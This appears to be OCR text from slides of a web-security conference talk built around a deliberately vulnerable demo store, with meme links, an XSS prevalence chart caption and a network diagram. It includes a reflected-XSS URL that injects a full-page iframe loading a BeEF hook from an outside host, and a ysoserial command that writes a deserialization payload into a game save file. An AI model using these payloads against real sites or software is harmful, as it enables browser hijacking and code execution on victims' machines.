
That could get interesting.


```
{
   "id": "1138975845",
   "name": "Mary Loaiza",
   "first_name": "Mary",
   "last_name": "Loaiza",
   "link": "http://www.facebook.com/people/Mary-Loaiza/1138975845",
   "gender": "female",
   "locale": "es_LA"
}
```

http://www.itnews.com.au/News/398892,delta-site-flaw-lets-passengers-access-other-boarding-passes.aspx

https://imgflip.com/i/1xtxql



End User
Internet
External Firewall
App Server
Internal Firewall
Database Server
Internal Users
Evil User
Evil Server

https://imgflip.com/i/35xfbk

https://codemash-unfortunate-store.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22https:%2F%2Fevilco.herokuapp.com%2Fbeef.html%22%20style%3D%22position:%20fixed;top:%200px;bottom:%200px;right:%200px;width:%20100%25;border:%20none;margin:%200;padding:%200;overflow:%20hidden;z-index:%20999999;height:%20100%25;background:none%20transparent;%22%20allowtransparency%3D%22true%22%3E%3C%2Fiframe%3E

https://bit.ly/CodemashReflection

https://bit.ly/UnfortunateStore



Quarterly Trend for Cross-Site Scripting (XSS) Prevalence (Percentage of Affected Web App

p-value = 0.441






Figure 27: Quarterly Trend for Cross-Site Scripting (XSS) Prevalence (Percentage of Affected Web Applications)

https://threebaudelairekids.tumblr.com/post/175286499866/a-series-of-unfortunate-memes-part-1-yeah



https://threebaudelairekids.tumblr.com/post/175286499866/a-series-of-unfortunate-memes-part-1-yeah



HONK on QEMU/KVM
File Virtual Machine View Send Key
Manage
UntitledGooseGame
File Home Share View Application Tools
This PC › Desktop › ugg › UntitledGooseGame
Search UntitledGooseGame
Quick access
Desktop
Downloads
Documents
Pictures
master-Release-26
Music
UntitledGooseGame
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
.egstore 5/10/2019 6:05 AM File folder
MonoBleedingEdge 5/10/2019 6:05 AM File folder
Untitled_Data 5/10/2019 6:05 AM
readme 3/10/2019 7:04 PM
UnityCrashHandler64 3/10/2019 7:04 PM
UnityPlayer.dll 3/10/2019 7:04 PM
Untitled 3/10/2019 7:04 PM
WinPixEventRuntime.dll 3/10/2019 7:04 PM
8 items 1 item selected 635 KB
Command Prompt
C:\Users\doi\Downloads\master-Release-26>ysoserial2.exe -f BinaryFormatter -g TypeConfuseDelegate -o raw -c "calc" -t > "C:\Users\doi\AppData\LocalLow\House House\Untitled Goose Game\savegame0.save"
C:\Users\doi\Downloads\master-Release-26>
savegame...
ugg
Type here to search
ENG
6:17 AM
5/10/2019

https://aminoapps.com/c/series-of-unfortunate-events/page/blog/fresh-old-memes/5Bd5_xW1IVu08xwZpMXwKJ84GN58zpPQg44

https://media.giphy.com/media/3o752gARKfVQ7zMTZe/source.gif


https://loveforquotes.com/i/well-hello-orphan-i-hear-you-have-a-large-fortune-1779fafd7fc840fe937c1d7fd906a32f

https://aminoapps.com/c/series-of-unfortunate-events/page/blog/fresh-old-memes/5Bd5_xW1IVu08xwZpMXwKJ84GN58zpPQq44



https://imgur.com/gallery/kVFim


https://imgflip.com/i/3lfhwx



https://threebaudelairekids.tumblr.com/tagged/asoue+memes/page/2

https://media.giphy.com/media/MVgKANyw0kG2RcCCEA/source.gif

